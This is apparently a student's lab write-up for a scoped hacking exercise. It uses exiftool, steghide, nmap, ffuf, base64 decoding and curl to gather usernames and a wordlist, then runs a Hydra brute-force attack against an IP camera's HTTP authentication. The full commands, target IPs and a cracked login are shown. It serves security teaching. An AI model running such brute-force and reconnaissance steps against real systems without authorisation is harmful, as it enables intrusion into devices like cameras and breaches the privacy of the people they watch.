Lab03

Objectives

- Learn hacking
- Learn about metadata and hidden data
- Learn to use exploitation tools

Scenario

This lab challenged us to think outside the box. We were given a defined scope, but we really had to adopt a hacker mindset—exploring creative solutions, questioning assumptions, and approaching problems with an open mind.


```
┌──(kali㉿kali)-[~]
└─$ exiftool /home/kali/Downloads/so2.jpg
ExifTool Version Number         : 13.10
File Name                       : so2.jpg
Directory                       : /home/kali/Downloads
File Size                       : 355 kB
File Modification Date/Time     : 2025:01:23 06:25:52-05:00
File Access Date/Time           : 2025:02:20 12:39:29-05:00
File Inode Change Date/Time     : 2025:01:23 06:25:52-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : f36f5e8883e7b51bd3c00d1f1cd040978a526b8c
Image Width                     : 1024
Image Height                    : 700
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1024×700
Megapixels                      : 0.717
```

```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf /home/kali/Downloads/so2.jpg

Enter passphrase:
wrote extracted data to "supersecret.txt".

┌──(kali㉿kali)-[~]
└─$
```

In the scope, I found a `.jpg` picture, so I used **ExifTool** to examine what was behind it. I discovered a comment that looked really interesting—possibly a passphrase. The next step was to use a tool called **Steghide**. I assumed Steghide had found something since it prompted for a passphrase. So, I used the comment found with ExifTool.



The passphrase was correct and revealed some information for the next tasks. So, I began searching for users who might have accessed the scope's servers. I found them using **Nmap** and one of Nmap's HTTP-related scripts! I took those four users and saved them into a .txt file.


```
┌──(kali㉿kali)-[~]
└─$ nmap --script=http-trace,http-methods,http-comments-displayer -p 80,443 ctf.wpk.tpu.fi

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 12:58 EST
Nmap scan report for ctf.wpk.tpu.fi (193.167.167.56)
Host is up (0.0017s latency).
rDNS record for 193.167.167.56: pc167-56.guest.tpu.fi

PORT    STATE SERVICE
80/tcp  open  http
|_http-comments-displayer: Couldn't find any comments.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  https
| http-methods:
|_  Supported Methods: GET HEAD
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=ctf.wpk.tpu.fi
|
|     Path: https://ctf.wpk.tpu.fi:443/
|     Line number: 24
|     Comment:
|_        <!-- Tested with users huilailee, tooberts, despell and lara -->

Nmap done: 1 IP address (1 host up) scanned in 22.83 seconds
```

The next step was to find some secret files on the website. This was done using **Ffuf**. I found one— `.pdf` file called *top-secret*! The PDF contained a Base64-encoded text. I used `echo` to decode and find out what the text was. As the text revealed, there were four names. I entered them into the permutation tool and saved the generated strings into another .txt file.



```
┌──(kali㉿kali)-[~]
└─$ echo "w4RpdGltaXJyaSBreXluZWxpc3PDpMOkbiBzeWxpaW4gaGVpZMOkdCBzdWxraQpTdWx
vaXNpbW1hdCBreXluZWxlZXQgb24gb25uZW4ga3l5bmVsZWV0Cktpc3UsIFNpc3UsIFZ
pc3UsIE1pc3UsIG5lbGrDpCBraXNzYW5wb2lrYWEKw4RpZGluIG5ldXZvdCBqw6Rsa2Vl
biBzZW4gb24gYWluYSB0b3RlbGxlZXQ=" | base64 -d

Äitimirri kyynelissään syliin heidät sulki
Suloisimmat kyyneleet on onnen kyyneleet
Kisu, Sisu, Visu, Misu, neljä kissanpoikaa
Äidin neuvot jälkeen sen on aina totelleet

┌──(kali㉿kali)-[~]
└─$
```

The next task was to find an IP camera within the scope. After locating the camera, the next step was to determine which authentication service it was using.

```
┌──(kali㉿kali)-[~]
└─$ curl -v http://195.148.56.154/view/viewer_index.shtml?id=11283

*   Trying 195.148.56.154:80...
* Connected to 195.148.56.154 (195.148.56.154) port 80
* using HTTP/1.x
> GET /view/viewer_index.shtml?id=11283 HTTP/1.1
> Host: 195.148.56.154
> User-Agent: curl/8.11.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Date: Thu, 25 Aug 2011 13:44:32 GMT
< Accept-Ranges: bytes
< Connection: close
< WWW-Authenticate: Digest realm="AXIS_00408CA84688", nonce="00b4b6e3Y6989821e61a814914b0346d189c7c8a9ba8f7", stale=FALSE, qop="auth"
< WWW-Authenticate: Basic realm="AXIS_00408CA84688"
< Content-Length: 189
< Content-Type: text/html; charset=ISO-8859-1
<
<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY><H1>401 Unauthorized</H1>
Your client does not have permission to get URL /view/viewer_index.shtml from this server.
</BODY></HTML>
* shutting down connection #0
```

```
┌──(kali㉿kali)-[~/School]
└─$ curl -I http://195.148.56.154/view/viewer_index.shtml?id=11283

HTTP/1.1 401 Unauthorized
Date: Thu, 25 Aug 2011 13:53:42 GMT
Accept-Ranges: bytes
Connection: close
WWW-Authenticate: Digest realm="AXIS_00408CA84688", nonce="00b4b909Y7259716f842b9709fa40e162ca1d81979cfad", stale=FALSE, qop="auth"
WWW-Authenticate: Basic realm="AXIS_00408CA84688"
Content-Type: text/html; charset=ISO-8859-1
```

The last task here was to use **Nmap** with a suitable script to attack the camera's authentication using the previously created .txt files. However, since **Nmap** did not work properly for this task (at least for me), I used **Hydra** instead. I successfully cracked the username and password for the IP camera's authentication, as shown in the picture.

```
┌──(kali㉿kali)-[~/School]
└─$ micro passwds.txt

┌──(kali㉿kali)-[~/School]
└─$ hydra -L /home/kali/School/users.txt -P /home/kali/School/passwds.txt 195.148.56.154 http-get /view/viewer_index.shtml?id=11283
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 11:32:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 96 login tries (l:4/p:24), ~6 tries per task
[DATA] attacking http-get://195.148.56.154:80/view/viewer_index.shtml?id=11283
[80][http-get] host: 195.148.56.154   login: lara   password: KisuSisuVisuMisu
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 11:32:04

┌──(kali㉿kali)-[~/School]
└─$
```

After a successful "attack," I gained access to the target's IP camera.